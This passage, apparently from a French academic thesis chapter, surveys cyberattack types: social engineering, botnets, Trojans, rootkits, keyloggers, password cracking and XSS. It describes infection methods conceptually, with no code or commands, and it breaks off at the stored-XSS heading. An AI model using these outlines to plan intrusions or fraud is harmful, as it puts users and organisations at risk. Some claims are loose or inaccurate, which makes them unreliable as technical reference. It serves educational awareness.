L'ingénierie sociale est la méthode adoptée par les hackers pour influencer et convaincre les personnes afin de révéler les informations sensibles de leurs organisations dans le but d'exécuter des activités malveillantes. A l'aide des techniques de l'ingénierie sociale, les hackers peuvent obtenir des informations confidentielles, des détails sur les autorisations d'accès des employées en les manipulant.

II.2.5.1. Types d'ingénierie sociale

Dans les attaques d'ingénierie sociale, les hackers emploient des qualifications sociales pour duper la victime afin de révéler les informations personnelles telles que les numéros de cartes de crédit, les numéros de comptes bancaires, les numéros de téléphone, ou des informations confidentielles sur leur organisation ou les systèmes informatiques. L'ingénierie sociale peut être largement divisée en deux types : ingénierie sociale basée sur l'humain et ingénierie sociale basée sur l'ordinateur.

II.2.5.1.1. Ingénierie sociale basée sur l'humain

L'ingénierie sociale basée sur l'humain est lorsque le hacker interagit parfaitement avec la victime, et recueille les informations désirées sur une organisation. Dans ce type d'ingénierie sociale, le hacker attaque la psychologie de la victime en utilisant la confiance.

Le hacker peut se faire passer pour un employé, puis recourir à des méthodes inhabituelles pour accéder aux données privilégiées. Il peut donner une fausse identité et demander des informations sensibles.

II.2.5.1.2. Ingénierie sociale basée sur ordinateur

L'ingénierie sociale basée sur ordinateur dépend des machines et des systèmes Internet. Les manières par lesquelles le hacker peut exécuter l'ingénierie sociale sur ordinateur sont :

- **Phishing**

Le phishing est une attaque qui est principalement réalisée par le hacker pour obtenir les coordonnées bancaires de la cible et autres informations de compte. Les hackers envoient des e-mails qui semblent provenir des organisations officielles, tels que les banques ou les sociétés partenaires pour obtenir des informations personnelles et des informations restreintes. Le cover-up (dissimulation) utilisé dans ces messages électroniques comprend des logos d'entreprise, des futurs plans et des numéros de téléphone. L'e-mail peut également effectuer des liens qui essayent d'atteindre la sécurité de l'organisation. En réalité, ces liens sont des sites malveillants utilisés pour voler des informations et les exploiter illégalement.

- **Attaques par la fenêtre automatique (Pop-up window)**

La méthode commune d'inciter un utilisateur à cliquer sur un bouton dans une fenêtre pop-up est de l'aviser d'un problème comme l'affichage d'un système d'exploitation ou un message d'erreur d'application, ou en offrant des services supplémentaires. Une fenêtre apparaît à l'écran demandant à l'utilisateur de ré-identifier, ou que la connexion de la machine a été interrompue et la connexion réseau doit être ré-authentifiée. Pop-up incite les internautes à cliquer sur la fenêtre qui les redirige vers de fausses pages web.

La figure II.14 représente deux exemples de pop-up.




*Figure **II.14**: Exemples de Pop-up.*

- **Faux e-mails**

Dans cette attaque le hacker envoie des e-mails à une victime pour collecter des informations telles que les détails d'un compte bancaire. Le hacker peut aussi envoyer des pièces jointes malveillantes comme un virus ou un Trojan attaché. Les ingénieurs sociaux essaient de cacher l'extension du dossier en donnant un long nom de fichier à la pièce jointe.

- **Messagerie instantanée**

Le hacker a juste besoin de tchatcher avec une personne puis il essaye d'obtenir des informations. En utilisant une image attirante pendant le **Chat**, le hacker peut essayer de duper la victime et l'exploite en lui posant certaines questions pour collecter des informations sensibles. Le hacker crée une confiance profonde avec la victime puis il lance son attaque.

- **Lettres Canulars (Hoax Letters)**

Les lettres canulars sont des e-mails qui fournissent des avertissements à l'utilisateur sur de nouveaux virus, qui peuvent nuire au système de l'utilisateur. Elles ne causent habituellement aucun dommage ou perte d'informations physiques ; elles causent une perte de productivité et emploient également les ressources de réseau valables de l'organisation.

II.2.5.2. Efficacité de l'ingénierie sociale

L'ingénierie sociale est efficace pour différentes raisons

- En ne tenant aucun compte de la présence de diverses politiques de sécurité, on ne peut pas empêcher les personnes d'être des ingénieurs sociaux puisque le facteur humain est le plus susceptible de la variation.
- Il est difficile de détecter les tentatives de l'ingénierie sociale. L'ingénierie sociale est l'art d'obliger des personnes à se conformer aux souhaits d'un hacker. Souvent c'est la manière que les hackers adoptent pour obtenir l'accès à l'intérieur d'une organisation.
- Aucune manière ne peut garantir la sécurité complète contre les attaques d'ingénierie sociale.
- Aucun matériel ou logiciel n'est disponible pour se défendre contre des attaques d'ingénierie sociale.

II.2.5.3. Facteurs rendant les organisations vulnérables aux attaques d'ingénierie sociale

L'ingénierie sociale peut être une menace puissante pour les organisations. Pires que les programmes malveillants les plus intrusifs, les menaces liées à l'ingénierie sociale sont plus difficiles à éviter. Les organisations doivent prendre l'initiative appropriée dans l'éducation des employés sur les vulnérabilités possibles et les attaques d'ingénierie sociale afin qu'ils restent informés.

Il y a beaucoup de facteurs qui rendent des organisations vulnérables aux attaques d'ingénierie sociale. Quelques facteurs sont mentionnés ci-dessous :

- **Formation insuffisante de sécurité** : l'organisation doit prendre l'initiative d'instruire leurs employés sur divers aspects de sécurité comprenant des menaces d'ingénierie sociale afin de réduire leur impact.
- **Manque de politiques de sécurité** : les mesures de sécurité doivent être augmentées par les organisations. Prendre des mesures extrêmes liées à chaque menace ou vulnérabilité possible de sécurité. Quelques mesures telles qu'un mot de passe changent la politique, privilèges d'accès, identification de l'utilisateur, sécurité centralisée.
- **Accès facile aux informations** : Pour chaque organisation, la base de données est l'une des capitaux principaux, donc chaque organisation doit la protéger en fournissant une sécurité assez puissante pour éviter l'accès facile aux informations confidentielles. Les employés doivent avoir un accès restreint aux informations et, les personnes principales de la compagnie qui ont accès aux données sensibles devraient être fortement formées et une surveillance appropriée doit être maintenue.

II.2.6. Botnet

II.2.6.1. Définition d'un Botnet

Un Botnet est un terme générique désignant un groupe d'ordinateurs infectés et contrôlés par un pirate à distance. Les Botnets sont généralement créés par un pirate informatique ou par un groupe de pirates qui utilisent un malware afin d'infecter un grand nombre de machines. Les ordinateurs faisant parties du Botnet sont souvent appelés « bots » ou « zombies » et il n'y a pas de nombre requis pour pouvoir considérer un groupe d'ordinateurs comme un Botnet. Les petits Botnets peuvent désigner quelques milliers de machines, alors que les plus grands peuvent comprendre jusqu'à des millions d'ordinateurs.

II.2.6.2. Méthode d'infection

Il existe plusieurs méthodes que les hackers utilisent pour infecter les PC et les ajouter au Botnet dont les téléchargements drive-by et les courriers électroniques.

Les infections par téléchargements drive-by requièrent certaines étapes spécifiques et le pirate doit trouver un site Internet célèbre doté d'une vulnérabilité exploitable. Il envoie ensuite son propre code malveillant sur le site et le formate de façon à pouvoir exploiter la vulnérabilité d'un navigateur célèbre tel que Google Chrome ou Internet Explorer. Le code sera habituellement téléchargé et installé sur la machine de la victime.

L'infection par courrier électronique est bien plus simple. Le pirate envoie une quantité importante de courriers indésirables qui contiennent soit un document **Word** ou **PDF** infecté par un code malveillant, soit un lien vers un site qui contenant un code malveillant. Dans les deux cas, le code s'installe sur l'ordinateur de la victime et ferra partie du Botnet. Le pirate alors peut contrôler l'ordinateur à distance, télécharger des données de l'ordinateur, télécharger de nouveaux composants et en bref, faire ce qu'il veut avec.

II.2.6.3. Utilisations

Les Botnets sont traditionnellement utilisés dans les attaques **DDoS**. Ces attaques reposent sur la puissance et les bandes passantes de centaines ou de milliers de **PC** afin d'envoyer d'énormes quantités de trafic vers un site **Web** pour le faire crasher. Il existe de nombreux types d'attaques **DDoS** mais l'objectif est toujours le même : empêcher le site ciblé de fonctionner. Les pirates utilisaient cette tactique dans le but de mettre le site de leurs rivaux hors-ligne, mais ils s'en sont ensuite pris à des portails **Web** tels que **Yahoo** ou **MSN**, à des sites bancaires ou de shopping en ligne, ainsi qu'à des sites gouvernementaux. Des groupes tels qu'Anonymous, LulzSec et autres ont récemment utilisé des attaques **DDoS** contre des compagnies de défense, des banques et autres organisations. Pendant ce temps, les cybercriminels ont commencé à utiliser les attaques **DDoS** contre les sites bancaires afin de déguiser des attaques plus importantes sur ces mêmes banques. Les Botnets sont également utilisés dans un grand nombre d'opérations. Les Spammeurs utilisent les Botnets dans le but d'envoyer des millions de courriers électroniques indésirables à partir des ordinateurs infectés et les cybercriminels les utilisent dans des opérations de fraude à la carte bancaire à grande échelle.

- **Illustration d'un exemple de Botnet**




*Figure **II.15**: Exemple d'un Botnet*

1. Le pirate tente de prendre le contrôle de machines distantes, par exemple avec un virus, en exploitant une faille ou en utilisant un cheval de Troie.
2. Une fois infectées, les machines vont terminer l'installation ou prendre des ordres auprès d'un centre de commande, contrôlé par le pirate, qui prend donc ainsi la main par rebond sur les machines contaminées (qui deviennent des machines zombies).
3. Une personne malveillante loue un service auprès du pirate.
4. Le pirate envoie la commande aux machines infectées (ou poste un message à récupérer, selon le mode de communication utilisé). Celles-ci envoient alors des courriers électroniques en masse.

Il existes quatres categories de programme malveillants :

- Les Trojans et backdoor.
- Les Rootkits.
- Les Virus.
- Les Worms (Vers informatique).

II.2.6.4. Les Trojans et les backdoors

Une porte dérobée (backdoor) est un logiciel de communication caché, installé par exemple par un virus ou par un cheval de Troie, qui donne à un agresseur extérieur accès à l'ordinateur victime, par le réseau.

Un Trojan est un programme malveillant qui contourne la sécurité d'un système, il peut être sous forme d'un logiciel légitime qui peut garantir au hacker tout accès aux informations stockées dans la machine. Par exemple un utilisateur télécharge un fichier sur Internet qui semble être légitime puis il clique dessus, ce qui conduit à l'exécution d'un Trojan d'une manière discrète, comme il crée des portes dérobées aux hackers pour s'introduire dans le système en toute discrétion. Le système devient vulnérable pour le Trojan et les hackers peuvent facilement lancer leurs attaques s'il n'est pas sécurisé.

Le Trojan peut s'introduire dans le système par divers moyens tel que des virus comme des pièces-jointes, des téléchargements, messagerie instantanée et des ports ouverts. Ce Trojan pourra ensuite envoyer des données confidentielles au hacker comme les numéros de cartes de crédit, noms, adresses, mots de passe, etc.

II.2.6.4.1. Objectifs du Trojan

Les Trojans sont destinés à voler des informations d'autres systèmes et exercer le contrôle de ces derniers, parmi leurs objectifs on cite :

- Supprimer ou remplacer des fichiers d'un système d'exploitation.
- Générer un faux trafic pour mener à une attaque DOS.
- Tremper la victime en téléchargeant des logiciels espions, logiciels publicitaires (Spammes).
- Obtenir des captures d'écran, des fichiers audio et vidéo de machine de la victime.
- Voler des informations comme le mot de passe, le code de sécurité, des informations concernant la carte de crédit en utilisant un keylogger (enregistreur de frappes).
- Désactiver le pare-feu et l'antivirus.
- Créer des portes dérobées pour gagner un accès à distance.
- Prendre le contrôle de la machine victime pour stocker des archives.
- Utiliser la machine cible comme un serveur FTP pour pirater des logiciels.
- La plus parts des virus informatiques contiennent des scripts causant des dommages à la machine cible, par exemple formater une partition, supprimer des fichiers, etc.

II.2.6.4.2. Comment reconnaitre une machine infectée

Quand un système est infecté par un Trojan, il y a certaines indications qu'on remarque sur ce système :

- Lecteur CD-ROM qui s'ouvre et se ferme par lui-même.
- Des navigateurs web redirigés vers des pages inconnues.
- Des activités anormales de modem, adaptateurs réseau (switch, hub…) ou des disques dures : les mots de passe changés ou accès non autorisé.
- Déclarations d'achat étranges apparaissent dans les factures de carte de crédit.
- Des documents et des messages qui s'impriment sans le recommander.
- Logiciel antivirus désactivé ou ne fonctionne pas correctement.

II.2.6.4.3. Infection d'un système par un Trojan

Pour s'introduire dans un système en utilisant un Trojan le hacker suit les étapes suivantes :

- Créer un nouveau Trojan en utilisant un outil de construction des Trojans.
- L'adaptateur (binder) attache l'exécutable de Trojan a un logiciel comme un jeu ou un document texte, quand l'utilisateur exécute le logiciel adapté il installe d'abord le Trojan ensuite le programme infecté. Le binder englobe les deux programmes dans une seule source de données pour l'exécution d'une autre tâche que l'originale.




*Figure **II.16** : Infection d'un système par un Trojan*

II.2.6.4.4. Les différents moyens qu'un Trojan peut exploiter

➢ **Programmes pièges**

Le hacker peut tromper la victime en lui proposant des logiciels gratuits. La victime télécharge le produit proposé sans se méfier de son authenticité. Après l'avoir exécuté, des mots de passe et d'autres données confidentielles sont directement envoyées à la boite e-mail du hacker à l'insu de la victime.

➢ **Les sites non sécurisés et les logiciels gratuits**

Un internaute croit s'inscrire sur un site mais ses données vont en fait sur un site différent. Autrement dit, des sites piratés, qui volent des produits protégés par des copyrights (musique, logiciels, etc.).

II.2.6.5. Types de Trojans

II.2.6.5.1. Le Trojan destructeur

Ce type de Trojans se propage dans le système, et peut changer des données. Il est plus utilisé dans la destruction des sites web, des pages **HTML**, **PHP** qui peuvent être supprimées ou changées. Un hacker peut prendre le contrôle total du site ou même du serveur où il peut lire le fichier de configuration du site web ainsi il peut avoir les noms d'utilisateur et mots de passe pour accéder à la base de données ou au serveur **FTP**.

II.2.6.5.2. Le Trojan restaurateur

Un Trojan restaurateur est l'éditeur d'interface qui permet de modifier le design d'un programme ciblé ou de n'importe quelle application Windows, on peut visualiser, extraire, ajouter et changer des images, icônes, textes, dialogues, vidéo et menus dans presque tous les programmes. Techniquement parlant, il permet d'éditer des ressources dans divers fichiers (exemple : des .exe), et aussi de créer des modifications dans des programmes auto exécutables, donc on peut dire que le restaurateur est l'éditeur de ressources Windows.

II.2.6.5.3. Le Trojan FTP

Est l'un des Trojans qui est conçu pour ouvrir le port **21** afin d'accéder à la machine ciblée. Le hacker installe un serveur **FTP** en lui permettant d'accéder à des données sensibles (informations sur la carte de crédit, les mots de passe…), téléchargements, éléments envoyés, fichiers, programmes à travers le protocole **FTP**, mais aussi il installe des logiciels malveillants sur la machine de la victime et causer d'énormes dégâts.

*Figure **II.17**: Execution d'un Trojan **FTP***

II.2.6.5.4. Le Trojan E-banking

Le Trojan E-banking est une menace puissante pour les transactions bancaires en ligne. Ce type de Trojan est installé sur la machine victime, quand elle clique sur une pièce jointe ou une certaine publicité (annonce), ou quand elle accède à un site bancaire malveillant. Le Trojan est programmé pour ne pas dépasser une certaine gamme, de sorte à ne pas retirer tout l'argent de la victime. Le Trojan crée une capture d'écran de site bancaire ; de façon que les victimes ne seront pas conscients de ce type de fraude est pensent qu'il n'y a pas de variation dans leurs comptes bancaires (en voyant la capture figée) à moins qu'ils vérifient le solde prévenant d'autres systèmes ou de guichet automatique.

II.2.6.5.5. Le Trojan de carte de crédit

Une fois ce Trojan installé sur la machine victime, le hacker peut accéder à des informations sensibles : numéros de cartes de crédits, les dernières factures détaillées... Les abonnés vont accéder à des faux formulaires d'inscription tout en croyant que c'est le site web de leur banque. En remplissant le formulaire, le hacker récupère les informations et utilise la carte de crédit de la victime à son insu. Le serveur (Trojan) à son tour, transmet les données

volées vers un hacker distant en utilisant l'e-mail, **FTP**, **IRC** ou autre méthodes pour plus de détails.

II.2.6.5.6. Le Remote Access Trojan (RAT)

Les **RAT** permettent au hacker de prendre le contrôle total des machines ciblées et d'accéder de façon distante à des dossiers, des conversations privées, des informations concernant la carte de crédit et à tous ce qui est important pour le hacker. Le **RAT** fonctionne comme un serveur qui exploite un port qui est supposé indisponible au hacker par internet. Si la cible est parmi un réseau sécurisé, il y a de faible chance qu'un hacker distant soit connecté au Trojan, par contre si le hacher fait partie d'un réseau local équipé d'un pare-feu, il peut facilement y accéder.




*Figure **II.18**: Execution d'un Trojan **RAT***

II.2.6.5.7. Le Trojan Data Hiding (données cachées)

Ce type de Trojan code les données présentes dans la machine victime afin de les rendre inutiles. Si la machine ciblée est infectée par ce Trojan, tous les documents, les fichiers texte, la base de données présente dans mes documents sont cryptés par un mot de passe très complexe et seront irrécupérables par la victime lorsqu'elle visite un site illégale. Le hacker exige à la victime une somme d'argent en retour, il lui donnera le mot de passe qu'elle cherche pour décrypter ces données.

II.2.6.6. Virus

Un virus est un programme qui se répand à travers les ordinateurs et les réseaux en créant ses propres copies, et cela, généralement à l'insu des utilisateurs. Les virus peuvent avoir des effets néfastes, qui vont de l'affichage de messages agaçants à la suppression de la totalité des fichiers placés dans l'ordinateur. Quelque virus affectent la machine victime dès l'execution de leurs code, d'autres restent en veille jusqu'à une circonstance logique prédéterminée.

Pour infecter un ordinateur, un programme de virus doit au préalable être exécuté. Les virus ont des moyens pour s'assurer que cela arrive. Ils peuvent se fixer sur d'autres

programmes ou se dissimuler au sein d'un code de programmation qui s'exécute automatiquement à l'ouverture de certains types de fichiers.

II.2.6.7. Worms (vers informatique)

Un ver informatique est un type spécial de virus qui se reproduit tout seul mais qui ne s'attache pas à un autre programme, il infecte système après système dans un même réseau et peut atteindre d'autres réseaux. Le worm a un grand potentiel car il ne compte pas sur l'intervention d'un utilisateur pour son exécution. Le hacker utilise le payload d'un ver informatique pour installer des portes dérobées sur la machine infectée qui la transforme en machine zombi pour but de créer un Botnet.

II.2.6.8. Rootkit

Un Rootkit est un terme anglais qui désigne un type de malware conçu pour infecter un PC et qui permet au pirate d'installer une série d'outils lui permettant d'accéder à distance à un ordinateur. Le malware sera habituellement bien caché dans le système d'exploitation et ne sera pas détecté par les logiciels anti-virus et autres outils de sécurité. Le Rootkit peut contenir de nombreux outils malicieux tels qu'un enregistreur de frappe, un programme de capture de mots de passe, un module pour voler les informations de cartes et de comptes bancaires en ligne, un robot afin de mener des attaques DDoS ou possédant des fonctionnalités capables de désactiver les logiciels de sécurité. Les Rootkits agissent typiquement comme une porte dérobée qui permet au pirate de se connecter à distance à l'ordinateur infecté quand il le souhaite ainsi que d'installer ou de supprimer des composants spécifiques.

II.2.6.8.1. Types de Rootkit

Les Rootkits en mode utilisateur sont conçus pour fonctionner au sein du système d'exploitation comme une application. Ils exécutent leur comportement malicieux en piratant les applications fonctionnant sur ordinateur ou en remplaçant la mémoire utilisée par une application. Il s'agit du type de Rootkit le plus commun.

Les Rootkits en mode noyau fonctionnent au niveau le plus profond du système d'exploitation du PC et donnent au pirate une série de privilèges très puissants. Après l'installation d'un Rootkit en mode noyau, un pirate obtient un contrôle total de l'ordinateur compromis. Ce type de Rootkit est habituellement plus complexe et moins courant, et il est plus difficile à détecter et à supprimer.

II.2.6.8.2. Méthode d'infection

Les Rootkits peuvent être installés en suivant différentes méthodes, mais le vecteur d'infection le plus courant est l'utilisation d'une vulnérabilité du système d'exploitation ou d'une application fonctionnant sur l'ordinateur. Les pirates ciblent les vulnérabilités connues et inconnues du système d'exploitation, ainsi que celles des applications et utilisent un code d'exploit afin d'obtenir une position privilégiée dans l'ordinateur ciblé. Ensuite, ils installent

le Rootkit et les composants leur permettant d'accéder à l'ordinateur à distance. Le code d'exploit d'une vulnérabilité peut être hébergé sur un site Web légitime qui a été compromis. Les clés USB infectées sont un autre vecteur d'infection. Les pirates peuvent abandonner des clés USB sur lesquelles des Rootkits sont cachés dans des endroits où elles ont de grandes chances d'être trouvées et récupérées par les victimes, tels qu'un bâtiment de bureaux, un café, ou un centre de conférences. Dans certains cas, le Rootkit utilisera des vulnérabilités de sécurité, mais dans d'autres, il se fera passer pour une application légitime ou un fichier de la clé USB.

II.2.7. Spam

Le Spam est un courriel commercial non sollicité, que l'on reçoit dans sa boîte aux lettres. Il consiste en l'envoi, le plus souvent massif et répété, d'un message électronique (e-mail) non sollicité effectué à des fins publicitaires. Les Spammes les plus répandus concernent :

- La prescription de médicaments, des remèdes à base d'herbes ou des médicaments pour aider à perdre du poids.
- Des méthodes pour s'enrichir rapidement.
- Des services financiers comme des offres d'emprunts à taux préférentiel ou des méthodes de réduction des dettes.
- Des qualifications comme un diplôme universitaire ou un titre professionnel à acheter.
- Des jeux d'argent en ligne.
- Des logiciels à prix défiant toute concurrence ou piratés.

II.2.8. Le craquage de mots de passe

Cette technique consiste à essayer plusieurs mots de passe afin de trouver le bon. Elle peut s'effectuer à l'aide d'un dictionnaire des mots de passe les plus courants (et de leur variantes), ou par la méthode de brute force (toutes les combinaisons sont essayées jusqu'à trouver la bonne). Cette technique longue et fastidieuse, souvent peu utilisée à moins de bénéficier de l'appui d'un très grand nombre de machines.

II.2.8.1. Attaque par dictionnaire

L'attaque par dictionnaire est une méthode utilisée en cryptanalyse pour trouver un mot de passe ou une clé. Elle consiste à tester une série de mots de passe potentiels, les uns à la suite des autres, en espérant que le mot de passe utilisé pour le chiffrement soit contenu dans le dictionnaire. Si ce n'est pas le cas, l'attaque échouera.

Outre le contenu habituel d'un dictionnaire qui renferme un ensemble de mots, le dictionnaire peut être rendu plus efficace en combinant les mots ou en y appliquant certaines règles, qui correspondent aux habitudes de choix des mots de passe actuels. Pour citer quelques exemples courant, pour chaque mot, on peut essayer de changer la casse de certaines lettres ou les remplacer par leurs équivalents en leet speak. Une autre astuce consiste à répéter

deux fois le mot (par exemple « secret secret »). On peut aussi générer des dictionnaires correspondant à l'ensemble des numéros de plaque, des numéros de sécurité sociale, des dates de naissance, etc. De tels dictionnaires permettent de casser assez facilement des mots de passes d'utilisateurs faisant appel à ces méthodes peu sûres pour renforcer leurs mots de passe.

II.2.8.2. Attaque par force brute

La force brute est la méthode la plus utilisée et la plus risquée pour les hackers comme pour les entreprises. Cette méthode se met en place comme dernière option pour réussir une infiltration dans un réseau car les serveurs qui seront victimes de ce genre d'attaques peuvent être préparés pour les recevoir. La méthode consiste d'abord à lancer une analyse des ports pour identifier avec exactitude ceux qui sont ouverts. Un logiciel de force brute capable d'attaquer un de ces ports et d'obtenir les mots de passe souhaités est ensuite utilisé grâce à un dictionnaire composé de millions de mots et de thèmes différents (prénoms, marques, titres et personnages de livres, de films, etc.) en plusieurs langues. Ce dictionnaire est testé grâce à des outils qui permettent de trouver le mot de passe d'un serveur. Plusieurs de ces outils circulent librement sur Internet. La force brute ne s'arrête pas là. À partir d'un simple ordinateur, vous pouvez manipuler un téléphone portable, passer des appels, effacer le répertoire, etc. ce genre d'attaques possède des points faibles puisque la force brute est la méthode utilisée par un assaillant désespéré cherchant à se procurer un mot de passe.

II.2.9. Keylogger

Un keylogger, ou Enregistreur de frappe est un dispositif ou logiciel chargé d'enregistrer les frappes de touches du clavier à l'insu de l'utilisateur. Il s'agit donc d'un dispositif d'espionnage.

Certains keyloggers sont capables d'enregistrer les URL visitées, les courriers électroniques consultés ou envoyés, les fichiers ouverts, voire de créer une vidéo retraçant toute l'activité de l'ordinateur.

Dans la mesure où les keyloggers enregistrent toutes les frappes de clavier, ils peuvent servir à des personnes malintentionnées pour récupérer les mots de passe des utilisateurs du poste de travail. Cela signifie donc qu'il faut être particulièrement vigilant lorsque vous utilisez un ordinateur en lequel vous ne pouvez pas avoir confiance (poste en libre accès dans une entreprise, une école ou un lieu public tel qu'un cybercafé).

Plusieurs différences existent entre les keyloggers matériels et logiciels.

II.2.9.1. Le keylogger physique

Le keylogger matériel ne peut s'installer à distance. Il est donc impératif d'avoir un accès physique à la machine. L'avantage est qu'il n'y a aucune interaction possible avec le système d'exploitation. En effet, le keylogger ne nécessite pas d'installation logicielle. Il n'a donc pas de problème de compatibilité avec le système puisqu'il n'a pas besoin de driver pour être installé. Étant mis sous tension dès le démarrage de la machine, un keylogger

physique peut donc enregistrer les touches utilisées dès le lancement du **BIOS** (mot de passe de protection du **BIOS** ; mot de passe de logiciel de chiffrement de disque etc.).

Si un keylogger logiciel est plus ou moins facile à détecter grâce à des logiciels, la version physique, ou matérielle est beaucoup plus difficile à déceler.

Voici les caractéristiques des keyloggers physiques actuels:

- Mémoire interne allant jusqu'à 2 Go de mémoire flash.
- Chiffrement complet des données afin de protéger les fichiers de configuration et de log.
- Connexion Wi-Fi, gestion de tous les protocoles récents Accès à distance et logiciel de gestion associé.
- Protection par mot de passe de l'accès à distance.
- Un prix relativement faible.
- Très petite dimension.

Les types de keyloggers physiques

Plusieurs types de keyloggers existent, capables de s'adapter à tout type de clavier.

Les keyloggers de type **PS/2** sont les plus anciens. Utilisables sur des claviers ayant une sortie **PS/2**, ils sont devenus quasi indétectables visuellement. En effet, il est possible d'avoir la version **USB-PS/2** qui a la même forme que les adaptateurs **USB**, très souvent utilisés avec ce type de matériel sur des machines récentes.

*Figure **II.19**: Keyloggers PS/2 et USB-PS/2*

Les keyloggers de type **USB** sont, sans aucun doute, les plus utilisés à ce jour et les plus difficiles à détecter.

*Figure **II.20**: Keyloggers USB*

Les keyloggers sans fils permettent, quand à eux, d'enregistrer les frappes à distance, en sniffant le réseau ou les ondes radio tout en déchiffrant les paquets venant du clavier.

*Figure **II.21**: Keyloggers sans fil*

II.2.9.2. Le keylogger logiciel

Sous la forme de logiciels, ces outils d'espionnage ne sont pas répertoriés parmi les virus, vers, ou chevaux de Troie car ils n'ont pas pour objectif de modifier quoi que ce soit dans la machine cible et permettent simplement l'enregistrement d'informations. Leur fonction première étant l'enregistrement des événements sur le clavier, ces enregistrements peuvent être ensuite utilisés volontairement pour l'utilisateur, dans le cas des macros ou des raccourcis clavier par exemple.

Certains logiciels sont d'ailleurs entièrement basés sur l'espionnage et l'enregistrement des actions de la souris pour en rendre compte à l'utilisateur de manière ludique. Le keylogger tel qu'on le connaît récupère seulement les séquences de touches tapées au clavier. Mais le keylogger de nos jours est devenu beaucoup plus redoutable. On distingue même le keylogger logiciel de surveillance qui lui peut récupérer énormément de données, quelles soient audio, textuelles ou visuelles.

Un logiciel de surveillance peut par exemple prendre des captures d'écran, récupérer le contenu du presse-papier dynamiquement, récupérer les conversations Skype (et MSN à l'époque) reçues et envoyées, récupérer ou désactiver des sites web peu importe le navigateur, exécuter ou supprimer d'autres programmes…etc.

II.2.10. Cross-Site Scripting XSS

Cette famille d'attaques, pour laquelle on n'a pas trouvé de traduction française généralement admise, est apparue avec le langage JavaScript, dont l'usage principal est d'insérer dans une page en **HTML** sur le **Web** un programme frauduleux qui viendra

s'exécuter dans le navigateur de l'internaute. Sur une page vulnérable, un hacker pourra installer un programme JavaScript furtif, qui pourra accomplir des actions sur l'ordinateur de l'internaute à son insu. Ces actions risquent d'être peu désirables, mais surtout elles peuvent rediriger discrètement la navigation vers un site malveillant qui pourra injecter du code dans la page visitée. Il convient de ne pas sous-estimer les risques induits par ce genre de faille, par exemple si la page détournée comporte des demandes d'authentification avec mot de passe ou des transactions financières. Cette attaque est considérée comme une attaque par injection car l'objectif du hacker est du soumettre des codes frauduleux à l'application ; ce qui causera des endommagements de base de registre de la victime, afficher des formulaires dont les saisies seront envoyées au hacker, récupérer les cookies présents sur la machine de la victime, exécuter des commandes systèmes et construire des liens déguisés vers des sites malveillants.

La vulnérabilité à **XSS** est considérée comme une faille critique car elle est très répandue et facile à détecter. Les attaques s'appuient principalement sur les formulaires des applications Web. Les victimes sont les utilisateurs des applications Web vulnérables.

Il existe en fait deux types d'attaque **XSS** :

II.2.10.1. Attaque XSS par réflexion (reflected XSS)

L'attaque **XSS** par réflexion s'appuie sur le fait que l'application **Web** affiche ce que l'utilisateur vient de saisir dans un formulaire dans une page de résultat. Le navigateur de la victime exécute alors le code frauduleux généré dans la page de résultat. Tous les champs de formulaire sont donc une faille de sécurité potentielle que le hacker peut exploiter par **XSS**. Le hacker crée un lien déguisé vers l'application **Web** dont un des paramètres contient le code JavaScript frauduleux. En utilisant ce lien, la victime fait exécuter par son navigateur le code **JavaScript**. Le **Web 2.0** et ses systèmes de gestion de contenu ont popularisé cette attaque en permettant de publier des liens aisément et visible sur tout le **Web**.

*Figure **II.22**: Principe d'une attaque **XXS** par réflexion*

II.2.10.2. Attaque XSS stockée (Stored XSS)

